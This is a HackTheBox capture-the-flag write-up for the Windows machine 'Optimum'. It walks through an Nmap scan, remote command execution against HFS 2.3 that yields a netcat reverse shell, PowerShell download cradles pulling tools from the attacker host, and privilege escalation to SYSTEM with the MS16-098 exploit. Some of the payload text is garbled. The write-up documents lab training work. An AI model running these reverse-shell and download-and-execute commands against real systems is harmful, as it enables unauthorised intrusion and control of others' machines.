


[HackTheBox] Optimum

Date: 04/Nov/2019


Categories: [oscp](#), [htb](#), [windows](#)

Tags: [exploit_hfs_cmd_exec](#), [privesc_windows_ms16_098](#)

InfoCard:




The InfoCard for the Optimum VM features a large circular logo on the left. The logo depicts a blue superhero character with a red 'V' on its chest and mask, making a double peace sign with its red-gloved hands. The character is set against a purple and pink gradient background, all enclosed within a thick green circular border. To the right of the logo, the title 'Optimum' is displayed in a large white font. Below the title, five dark grey rectangular boxes contain the following information: OS: Windows (with the Windows logo), Difficulty: Easy (in green), Points: 20 (in green), Release: 18 Mar 2017, and IP: 10.10.10.8.

OS:	 Windows
Difficulty:	Easy
Points:	20
Release:	18 Mar 2017
IP:	10.10.10.8

Overview

This is a writeup for HackTheBox VM [Optimum](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain



TTPs

1. 80/tcp/http/HttpFileServer httpd 2.3: [exploit_hfs_cmd_exec](#), [privesc_windows_ms16_098](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov  4 17:34:56 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/htb.optimum/results/10.10.10.8/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/htb.optimum/results/10.10.10.8/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.8
2 Nmap scan report for 10.10.10.8
3 Host is up, received user-set (0.062s latency).
4 Scanned at 2019-11-04 17:34:57 PST for 19s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http      syn-ack ttl 127 HttpFileServer httpd 2.3
9 |_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
10 |_http-methods:
11 |_ Supported Methods: GET HEAD POST
12 |_http-server-header: HFS 2.3
13 |_http-title: HFS /
14 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
15
16 Read data files from: /usr/bin/./share/nmap
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
18 # Nmap done at Mon Nov  4 17:35:16 2019 -- 1 IP address (1 host up) scanned in 19.87 seconds
```

2. We find HttpFileServer 2.3 running on the target system. Upon searching for exploits we find multiple hits:

```
root@kali: ~/toolbox/data/writeups/htb.optimum # ss hfs 2.3
-----
Exploit Title                                     | Path
-----|-----
Rejeto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload | exploits/multiple/remote/30850.txt
Rejeto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | exploits/windows/webapps/34852.txt
Rejeto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1) | exploits/windows/remote/34668.txt
Rejeto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) | exploits/windows/remote/39161.py
-----
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.optimum #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports

```
1 80/tcp | http | HttpFileServer httpd 2.3
```

Phase #2: Exploitation

1. We use the command execution exploit, slightly modify it to print debug information and get interactive access on the target system:

```
root@kali: ~/toolbox/data/writups/htb.optimum # python 39161.py 10.10.10.8 88
script create: http://10.10.10.8:88/?search=00f. +save(c)Users%5CPublic%5Cnc.exe%20%20%20createobject(%22Microsoft.XMLHTTP%22)%00%ADim%20b5trm%3A%20Set%20b5trm%20%3D%20createobject(%22Addob.Stream%22)%00%8A%HTHttp.open%20%22GET%22%3D%20http%3A%2F%2F10.14.26%3A8000%2Fnc.exe%22%20%20false%00%8A%HTHttp.Send%00%8A%00%Aw%htb5trm%00%0A%28%20%20.type%20%3D%201%20%27%2F%2Fb%20%0A%20%20%20%20.open%00%0A%20%20%20%20.write%20%HTHttp.responseBody%00%0A%20%20%20%20.saveToFile%20%22%3A%5CUsers%5CPublic%5Cnc.exe%22%20%27%2F%2Foverwrite%00%Aend%20with.}
execute script: http://10.10.10.8:88/?search=00f. +exec(c)script.exe%20%3A%5CUsers%5CPublic%5Cscript.vbs.}
nc run: http://10.10.10.8:88/?search=00f. +exec(c)3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%2010.10.14.26%20443.}
root@kali: ~/toolbox/data/writups/htb.optimum #
```

Figure 3: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb/optimum # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.8] 49211
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 00252-70000-00000-AA535
Original Install Date:      18/3/2017, 1:51:36
System Boot Time:           10/11/2019, 11:05:13
System Manufacturer:        VMware, Inc.
System Model:                VMware Virtual Platform
System Type:                 x64-based PC
Processor(s):                1 Processor(s) Installed.
                             [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:                Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
```

Figure 4: writeup.exploitation.steps.1.2

```

C:\Users\kostas\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\kostas\Desktop>

```

Figure 5: writeup.exploitation.steps.1.3

Phase #2.5: Post Exploitation

```

1  costas@OPTIMUM> id
2  optimum\kostas
3  costas@OPTIMUM>
4  costas@OPTIMUM> uname
5  Host Name:                OPTIMUM
6  OS Name:                  Microsoft Windows Server 2012 R2 Standard
7  OS Version:               6.3.9600 N/A Build 9600
8  OS Manufacturer:         Microsoft Corporation
9  OS Configuration:        Standalone Server
10 OS Build Type:             Multiprocessor Free
11 costas@OPTIMUM>
12 costas@OPTIMUM> ifconfig
13 Ethernet adapter Ethernet0
14   Connection-specific DNS Suffix  . : 
15   IPv4 Address. . . . . : 10.10.10.8
16   Subnet Mask . . . . . : 255.255.255.0
17   Default Gateway . . . . . : 10.10.10.2
18 costas@OPTIMUM>
19 costas@OPTIMUM> users
20 Administrator
21 costas

```

Phase #3: Privilege Escalation

1. We can now view the contents of the `user.txt.txt` file to get the first flag:

```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
C:\Users\kostas\Desktop>
```

Figure 6: writeup.privesc.steps.1.1

2. We now use the `windows-exploit-suggester.py` script to get list of possible privesc vectors. To do this, we first had to download `netcat` onto target system via Powershell and transfer the text output of `systeminfo` command to our local system:

```
C:\Users\kostas\Desktop>systeminfo >sysinfo.txt
systeminfo >sysinfo.txt
```

Figure 7: writeup.privesc.steps.2.1

```
C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/nc.exe','C:\Users\kostas\Desktop\nc.exe')"
```

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/nc.exe','C:\Users\kostas\Desktop\nc.exe')"
```

```
C:\Users\kostas\Desktop>
```

```
C:\Users\kostas\Desktop>
```

```
C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D0BC-0196

Directory of C:\Users\kostas\Desktop

11/11/2019  01:05    <DIR>          .
11/11/2019  01:05    <DIR>          ..
11/11/2019  11:51    <DIR>          %TEMP%
18/03/2017  02:11             760.320 hfs.exe
11/11/2019  01:05             36.528 nc.exe
11/11/2019  01:02             3.336 sysinfo.txt
18/03/2017  02:13             32 user.txt.txt
               4 File(s)      800.216 bytes
               3 Dir(s)  31.898.066.944 bytes free

C:\Users\kostas\Desktop>
```

Figure 8: writeup.privesc.steps.2.2

```
C:\Users\kostas\Desktop>nc 10.10.14.26 9999 <sysinfo.txt
nc 10.10.14.26 9999 <sysinfo.txt

C:\Users\kostas\Desktop>
```

Figure 9: writeup.privesc.steps.2.3

3. The `windows-exploit-suggester.py` scripts lists several privesc vectors and we decide to use [EDB:41020](#) because it provides a pre-compiled binary ready to used. We again transfer this exploit file to the target system using Powershell:

```

root@kali: ~/toolbox/data/writeups/htb.optimum # python ~/toolbox/scripts/Windows-Exploit-Suggester/windows-exploit-suggester.py --database ~/toolbox/scripts/Windows-Exploit-Suggester/2019-11-04-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (ISO-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)

```

Figure 10: writeup.privesc.steps.3.1

```

C:\Users\kostas\Desktop>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/41020.exe','C:\Users\kostas\Desktop\41020.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.26:8000/41020.exe','C:\Users\kostas\Desktop\41020.exe')"
C:\Users\kostas\Desktop>

```

Figure 11: writeup.privesc.steps.3.2

4. Once executed, we get elevated privileges on the target system:


```

C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D0BC-0196

Directory of C:\Users\kostas\Desktop

11/11/2019  01:13      <DIR>          .
11/11/2019  01:13      <DIR>          ..
11/11/2019  11:51      <DIR>          %TEMP%
11/11/2019  01:13                560.128 41020.exe
18/03/2017  02:11                760.320 hfs.exe
11/11/2019  01:05                36.528 nc.exe
11/11/2019  01:02                3.336 sysinfo.txt
18/03/2017  02:13                32 user.txt.txt
               5 File(s)          1.360.344 bytes
               3 Dir(s)  31.897.505.792 bytes free

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>

```

Figure 12: writeup.privesc.steps.4.1

5. We can now view the contents of the root.txt file to complete the challenge:

```

C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eed
C:\Users\Administrator\Desktop>

```

Figure 13: writeup.privesc.steps.5.1

Loot

Flags

```
1 C:\Users\kostas\Desktop\user.txt.txt: d0c39409d7b994a9a1.....
2 C:\Users\Administrator\Desktop\root.txt: 51ed1b36553c8461f4.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/6>
- [+] <https://reboare.github.io/hackthebox/htb-optimum.html>